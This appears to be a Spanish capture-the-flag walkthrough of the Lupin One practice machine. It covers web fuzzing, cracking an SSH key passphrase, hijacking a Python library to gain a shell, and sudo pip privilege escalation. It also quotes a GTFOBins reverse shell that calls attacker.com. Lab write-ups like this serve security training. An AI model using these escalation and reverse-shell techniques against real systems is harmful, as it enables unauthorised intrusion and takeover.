

Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
> sudo nmap -vvv -sS -sV -O 192.168.1.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 22:29 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:29
```

Saldrá la máquina LupinOne

```
Nmap scan report for LupinOne.home (192.168.1.78)
Host is up, received arp-response (0.0037s latency).
Scanned at 2022-06-28 22:29:11 CEST for 115s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:19:4E:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Entrar al servidor web con la dirección 192.168.1.146, saldrá una web con el logo de LupinOne.



Al inspeccionar elemento no se encuentra nada

```
<!DOCTYPE html>
<html> scroll
<head>
  <style>
    body { margin: 0; } #over img { margin-left: auto; margin-right: auto; display: block; }
  </style>
</head>
<body>
  <div id="over" style="position:absolute; width:100%; height:100%"> desbordamiento
    
  </div>
</body>
</html>
<!--Its an easy box, dont give up.-->
```

Hacer un escaneo de todos los directorios del servidor

```
> sudo gobuster dir -u 192.168.1.78 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.78
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2022/06/28 22:38:45 Starting gobuster in directory enumeration mode
=====
/.hta                (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/image               (Status: 301) [Size: 312] [--> http://192.168.1.78/image/]
/index.html          (Status: 200) [Size: 333]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.1.78/javascript/]
/manual              (Status: 301) [Size: 313] [--> http://192.168.1.78/manual/]
/robots.txt          (Status: 200) [Size: 34]
/server-status        (Status: 403) [Size: 277]
=====
2022/06/28 22:38:48 Finished
=====
```

Ir a /robots.txt

```
192.168.1.78/robots.txt  ×  +
← → ↻  192.168.1.78/robots.txt
User-agent: *
Disallow: /~myfiles
```

Usar ffuf para encontrar los archivos ocultos


```
> ffuf -u 'http://192.168.1.78/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt,.html
v1.4.1-dev

:: Method      : GET
:: URL         : http://192.168.1.78/~FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions  : .php .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

secret [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 3ms]
```

Saldrá uno llamado secret, ir a /~secret

Mostrará el usuario que es icex64




Usar de nuevo ffuf bajo /~secret

```
ffuf -u 'http://192.168.1.78/~secret/.FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt -fc 403
```

Saldrá un archivo llamado mysecret.txt, ir a /~secret/.mysecret.txt

```
[Status: 200, Size: 331, Words: 10]
mysecret.txt [Status: 200, Size: 4689, Words: 150]
:: Progress: [262992/262992] :: Job [1/1] :: 3112 req/s
```



Descubrir el tipo de encriptado en dcode.fr



Usar el decodificador de Base 58

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'

BROWSE THE FULL DCODE TOOLS' LIST

Results

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAAAmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAEAAAAIXAAAAB3NzaC1yc2EAAAADAQABAAQDBzhJzJcvk
9GXiytpIgt9z/mP91Nq0U9QoAwop5JNxEfm/j5KQmdj/JB7sQ1hBot0NvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEKx894B/PqUT0DesMEV/aK22UKEgdwLJ9Arf+1Y48V86gkzS6
xzoKn/ExVKApsdiIRvGhsv4ZMmMZEKTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLRx2pmoMQC6o420QJaNLBzTxCY6jU2BDQECovurPL7eJa0/nRfCa0rIzPfZ/NNYgu
/Dlfl1CmbXEScVmLD71cbPqwfWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcsYcDzH0
ZnaDsmjoYv2uLVLi19jrfrnp/tVoLbK39ImmV6Jubj6JmPHXewewKiv6z1nNE8mkHMPY5I
he0cLdyv316bFI80+3y5m3gPIhUUK78C5n0VU0PSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nLZB1/Xoip71LH3kPI7U7fPsZ5EyFIPWIAeNsRmznbtY9ajQhbjHAjFCLa
hzXJi4LGZ6mjaGEil+9g4U7pjTEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyJlVmwBbb3gRYakBbQApo0NhGoYQAAB1BkuFFctACNrldXn180vczq
mXXs+ofdfSDieihNKLdSqFDsSALaXkLX8DFDPFY236qQE1poC+LJSPHJYSpZ0r0cGjtWp
MkMcBnzD9uynCjhZ9iaPy/vMY7mtHZNCY8SeoWAXYXToKy2cu/+pVYgQ76KYt3J0AT7wA
20R3aMMk001Loozuyv0rB3cXMH75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSX1b
Q0w/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE
vFUPtANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/gLQY6z6nC6uoG4AKIL+g0xZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDsKEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDcLDko6XSJCK4tk8vr4qQB80LB

Mathematics › Arithmetics › Base 58

BASE 58 DECODER

ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin)

BASE 58 CIPHERTEXT

RESULTS FORMAT

ASCII (PRINTABLE) CHARACTERS

HEXADECIMAL 00-7F-FF

DECIMAL 0-127-255

OCTAL 000-177-377

BINARY 00000000-11111111

INTEGER NUMBER

FILE TO DOWNLOAD

DECRYPT

See also: Base64 Coding — Base N Convert

BASE 58 ENCODER

ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin)

FROM A TEXT-BASED MESSAGE (ASCII)

BASE 58 PLAINTEXT

dCode Base 58

Ir a /tmp

```
> cd /tmp
```

Usar cat para introducir todo el hash en un nuevo archivo

```
> cat >> key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAAAmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAEAAAAIXAAAAB3NzaC1yc2EAAAADAQABAAQDBzhJzJcvk
9GXiytpIgt9z/mP91Nq0U9QoAwop5JNxEfm/j5KQmdj/JB7sQ1hBot0NvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEKx894B/PqUT0DesMEV/aK22UKEgdwLJ9Arf+1Y48V86gkzS6
xzoKn/ExVKApsdiIRvGhsv4ZMmMZEKTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLRx2pmoMQC6o420QJaNLBzTxCY6jU2BDQECovurPL7eJa0/nRfCa0rIzPfZ/NNYgu
/Dlfl1CmbXEScVmLD71cbPqwfWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcsYcDzH0
ZnaDsmjoYv2uLVLi19jrfrnp/tVoLbK39ImmV6Jubj6JmPHXewewKiv6z1nNE8mkHMPY5I
he0cLdyv316bFI80+3y5m3gPIhUUK78C5n0VU0PSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nLZB1/Xoip71LH3kPI7U7fPsZ5EyFIPWIAeNsRmznbtY9ajQhbjHAjFCLa
hzXJi4LGZ6mjaGEil+9g4U7pjTEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyJlVmwBbb3gRYakBbQApo0NhGoYQAAB1BkuFFctACNrldXn180vczq
mXXs+ofdfSDieihNKLdSqFDsSALaXkLX8DFDPFY236qQE1poC+LJSPHJYSpZ0r0cGjtWp
MkMcBnzD9uynCjhZ9iaPy/vMY7mtHZNCY8SeoWAXYXToKy2cu/+pVYgQ76KYt3J0AT7wA
20R3aMMk001Loozuyv0rB3cXMH75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSX1b
Q0w/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE
vFUPtANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/gLQY6z6nC6uoG4AKIL+g0xZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDsKEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDcLDko6XSJCK4tk8vr4qQB80LB
```

Ir al directorio de john y ejecutar el script ssh2john.py

```
> ./ssh2john.py /tmp/key > /tmp/hash
```



Comprobar que el archivo hash se ha creado correctamente

```
> cat /tmp/hash
/tmp/key: $sshng$2516sf2df77361693c16003677b8a33deeb06$248656f70656e7373682d6b65792d763100000000a6165733235362d636263000000066263727970740000
001800000010f2df77361693c16003677b8a33deeb060000001000000017000000077373682d727361000000030100010000020100c1cc78f325cbe4f465e2cada658
13f73fe63fdd4da8e53d420030a29e493718447e6fe3e4a426763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fca944
ce0deb0c115fda2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff1f13564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb169748640
77deb4190ab16c6454fb274c0a80bad7da99a83100baa38d8e40968d2c1cd3c4263a8d4d810d0102a15b913cbde25ad3f9d17c268eac8ccf7d9fcd35882efc395fd4299b5c4b
02566943ef571b3eac1f58a19fde159e12bd16750844b937f93b20c80b051b83474b88ac7891cb2461c0f31f4667683b268e862fdae2d5e2d7d8eb7e7a7fb55a0b6ca9b7f489
a657a26e6e3e899a91d77b07b2a2bfac759cd13c9a41cca58e4885ed1c2ddcafd75e9b148f0efb7cb99b780f22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a
35f264c56b06b4a5f5dd701557664a2e5f79e5641d7f5e88a9ef52c7de43c8ed4edf3eccc9f1321483d621a10db119b39dbb58f5a8d005b8c70231429408735c98b02c667a9a36
0612297ef60e1c14ee98ed10a98bf5fb7c717ecee899b1574caffeba31ae1eea2c0f2ea9adceddd488519be0b7b5c5a5907fb527968294ca32ef3305b6f781161a9016d0029a
0e3611a8610000075064b8515c4d008dae50f1375f34bdccae9975ecfa87d1520e27a23612822dd4aa143b1200b69790b5f7c0c50e9158db7eaa404d69a02f8b26c3c72584a96
4ea4f7068ed5a932431c067cc376eca70a3859f628da3d8fef318eeb64764d098f127a8580c585d3a0acb672effea55c8643be8a62ddc9d004fbc008e47768c324d284da32c
eecef3ab07771730787be7305f810c8079e0bf2f2606fdbef3eb31af57165c6bf839ef6097c5749795b40ec3f011f00ae100fe1225136416857661109edfc5a1404a7847a93ed
f8b4afa452811a5406f053e21c858c8cf196ab4af1d5a44bc550f8803521c267f6fea5d290b41cd3939fd51ff264dd03dc1faf44272c7cfe0444afe095063acf9a9c2eaea06e009
0097e08ec59d2158926fd11d5282b73dd66055718c26b943c5441e5814c1c359b62667422f719b54c51b12936fee583599716e2d00c9045f7edaea137e9fb66f5e27f9d60ec6
6837165b8e0e1c178e6f4cd51653452c256ea60dc943928e974a308ae2093cbebe2a401f0e2c140c6db08e11538e3a6f6bbbcf5ed5af8508a8443cfe8b7f0a0118264c92a7
4ea9499ab2dbc27949a1b7a6b5cfa9d74e2ce89a6672c7e96d83d73dc5f78ef2d835c5ab027a5d4196e22150ac060e42c778812c0f51d80c15dbf878e1dfc33462a67fed2ee3
472cd8c69f1f4ba5577b33bd858e4ea5972f0a5062fbcfde4702dc264a0a8846537e3988a941e4255a7ead33e7d541f2f6fda0c5069020b955045f2a5cef2a73e4d007bd4323
d4cc00f2fa00ae361e64a4253c4ce8ac68654a4309f7e7d3c4f1b74767ec29d3ac53c621c4ce70d8b6c731aedf00bb8e966f92771937ea910740b77f7abd74e26713d37539a
2af6ebb25f1f2de84c8449ae0b5dc78f1808697e19c4720be2e9004c0604353e1d094a7501ee38eb923a02d6af2a44db847161f21e0b5cef9270128e5f78b755fe164158f0fc6
5e7e6f14cad14349a8e4078d048f8d0b0f91a81ccc31c7c54938b850fb8ff1b9a6a2ac2ee2c4e717e160d9797dc4d058c7f64ab7404607cdc8b1c70a99392a7566ca4fba5ee7f3
e2796da0a818ed47d04dcfa825cf7881f43965d813e2d19c6df95ba99eaa401c3c8123f09f8f589585b7c31bf51b7ab1a9a6a81b6dc74777129c2ca7e5ea99200b6892336
25a671f90a66a8e1e050e23bfab129186ca6501b6cbdbbe34797b6b864dc021689ac358740d15eb9b61a4bdbc011ac31dec3c4b4f9cc1b8615c950057e0237ecc503adc2cef
77a156f8a7fac71eaa8f34c3703359ecf9a745ed1122c5c2be3f86b66ad1716dae999ae5f0521f9f18c0f3bf03c9a9c3321712480eb746a49b93ad19de2622c01f22420a2bb
99b452c41bc0bf0805ca22008e0e7a4500841b1b022140354af66840ef449d3a34495cb007cf31b5ee72b084c257493c6503cab0e8ecf767af317f5bdc600155a1f7e7c6
31a1717b783b114b1f37a63dc49dfadd3eb7f618850fcbdb3df461fab02dab3b96da0092dd4c98fa88236f00a57fe70690431cb97a0b0f32e7009391a3b01077c250ae8360
32b3ca471b29f20453034e7d7780f25360084b0cee07f7edd672f36a6691f2a76213e78a8294160a802b6cacc106013cb6a41d4caf88d5eab71caa29ce6a610326045d4cf0f4
a31311187d76c8701859ee5d8c1a0465fbb07f2f93ccce5d87d5bd49b3b82f1948f274af7b31892580465d90194a22e4095a74f0f78ac6628dd02d53c11aa85bb54de8de30
67283d8a58542b1b4e0cf9581a30b549946f1097975358cd71cf1003f4de893c70c67c38ec057040530fc057251057d80eb31ce07ee106b8fa8564f5996a2c1c5ebbdab5601
b0b794c47723bb2f062e6e25ee1363f7bbbbe86d651f7a5b42f30438c40ad68b6eb1cf852d7c53f36af7ae290f7b9bf74f1d013cfe0878575353196ac3b0ad06c093f3200113
2283b21ce0014bfff08c1156e0eb776c353ae197fb33246e51290f8f48bae21acc9047937b3a4b25948497c3eae02dcd3f330b7256e5ea2c5e54cdaf19959d99505cbbdf5a8ff
343bf18a93d35459a96ccf7ee8ab76cae7815cd04b2c524d45532f154ef36dbcd5454636c97c3c01564a3aa0d1ce0bc19350079d2e0bde57c758487947236188420a67ec034ae3
8a7a7a9cef519f8e0995394ca9613b68239dbb7e217f6b4b73101f667797ae96330e40d4f53604200cb283ad0e204f4fe4a7c5ddab716e20158a2ea829f067461a8cdace12a
56d977cc4f69f92d04f32037ded3cb58cae98b43604be7c9b493e90d12fcb31af1421c7562e1281307ae3e1d3007e77b900b9aa2ce3e6ddf8a7dcb096b4f131195d0e88a6
f1b8cc6d0c6c3048b4ff0cc71941be74b10b095312a4b0cc9fbc3402770ca16271f4f7f09bd6a181a4f0cd015fc9fec36d3334fac5caae54d874c6663598ad29ea01d5bb14d87a
```

Crackear la contraseña con john

Saldrá la contraseña P@55w0rd!

```
> sudo john /tmp/hash -wordlist=/usr/share/wordlists/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (/tmp/key)
P@55w0rd! (/tmp/key)
P@55w0rd! (/tmp/key)
3g 0:00:00:23 DONE (2022-06-29 00:06) 0.1260g/s 9.327p/s 9.327c/s 9.327C/s baseball..starwars
Session completed
```

  > /usr/share/john

Dar permisos al archivo key

```
-----END OPENSSH PRIVATE KEY-----
> chmod 600 /tmp/key
```


Entrar mediante ssh con esa contraseña y el usuario icex64`, al ejecutar el comando pedirá la contraseña crackeada P@55w0rd!

```
> ssh -i /tmp/key icex64@192.168.1.78
Enter passphrase for key '/tmp/key':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Ver el usuario y directorio

```
icex64@Lupin0ne:~$ whoami
icex64
icex64@Lupin0ne:~$ pwd
/home/icex64
icex64@Lupin0ne:~$
```

Mostrar contenido del directorio

```
icex64@Lupin0ne:~$ ls
user.txt
```

Mostrar contenido de user.txt, mostrará la flag del usuario
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}

[illegible]

Mostrar información del sistema

```
icex64@LupinOne:/tmp$ cat /etc/issue
Debian GNU/Linux 11 \n \l
#####
eth0: \4{eth0}
Author: Icex64 & Empire Cybersecurity, Lda
#####

icex64@LupinOne:/tmp$ uname -a
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$
```

Dirá que el usuario icex64 puede ejecutar un commando en LupinOne, este se encuentra en el directorio personal de otro llamado arsene

```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$
```

Ir al directorio personal de arsene y mostrar el contenido

```
icex64@LupinOne:/tmp$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$ |
```

Leer el archivo note.txt, dirá que sabe que el script puede comprometer su cuenta.

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$ |
```

Ejecutar el script

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:/home/arsene$ |
```

Buscar archivos que puedan ser ejecutados por todos los usuarios

```
icex64@LupinOne:/home/arsene$ find / -type f -perm -ug=rwx 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$ |
```

Introducir un comando en el script usando cat para poder cambiar al usuario arsene cuando se ejecute

```
icex64@Lupin0ne:/home/arsene$ cat >> /usr/lib/python3.9/webbrowser.py
os.system("/bin/bash")
^C
icex64@Lupin0ne:/home/arsene$ |
```

Ejecutar el script

```
icex64@Lupin0ne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
|
```

Se cambiará al usuario arsene

```
icex64@Lupin0ne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@Lupin0ne:~$ |
```


Comprobar los permisos del usuario arsene

```
arsene@Lupin0ne:~$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@Lupin0ne:~$ sudo -l
sudo -l
Matching Defaults entries for arsene on Lupin0ne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User arsene may run the following commands on Lupin0ne:
    (root) NOPASSWD: /usr/bin/pip
arsene@Lupin0ne:~$ |
```

Ver qué tipo de archivo es pip en /usr/bin/pip

```
arsene@Lupin0ne:~$ file /usr/bin/pip
file /usr/bin/pip
/usr/bin/pip: Python script, ASCII text executable
arsene@Lupin0ne:~$ |
```


Revisar la documentación de pip
<https://gtfobins.github.io/gtfobins/pip/>



The screenshot shows the GitHub page for the pip binary in the gtfobins repository. The page has a dark theme and includes a navigation bar with tabs for Shell, Reverse shell, File upload, File download, File write, File read, Library load, and Sudo. The 'Shell' tab is selected. The main content area describes the 'Shell' functionality, stating it can be used to break out from restricted environments by spawning an interactive system shell. It includes a code block with the following commands:

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```

Below this, the 'Reverse shell' section is visible, stating it can send back a reverse shell to a listening attacker to open a remote network access. It includes a code block with the following commands:

```
export RHOST=attacker.com
export RPORT=12345
TF=$(mktemp -d)
echo 'import sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")' > $TF/setup.py
pip install $TF
```

Usar estos comandos a excepción del último que cambiará un poco, el resultado sería:

```
TF=$(mktemp -d)
```

```
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
```

```
sudo -u root /usr/bin/pip install $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```

arsene@Lupin0ne:~$ TF=$(mktemp -d)
arsene@Lupin0ne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh
<$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@Lupin0ne:~$ sudo -l
Matching Defaults entries for arsene on Lupin0ne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User arsene may run the following commands on Lupin0ne:
    (root) NOPASSWD: /usr/bin/pip
arsene@Lupin0ne:~$ sudo -u root /usr/bin/pip install $TF
Processing /tmp/tmp.VzMG9bN9lC
# |

```

Ir al directorio de root y mostrar el contenido

```
# cd /root
# ls
root.txt
# |
```

Leer el archivo root.txt, dará la flag de root

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
```

[illegible]

Flags

```

Icex64= 3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}

```

```
Root= 3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
```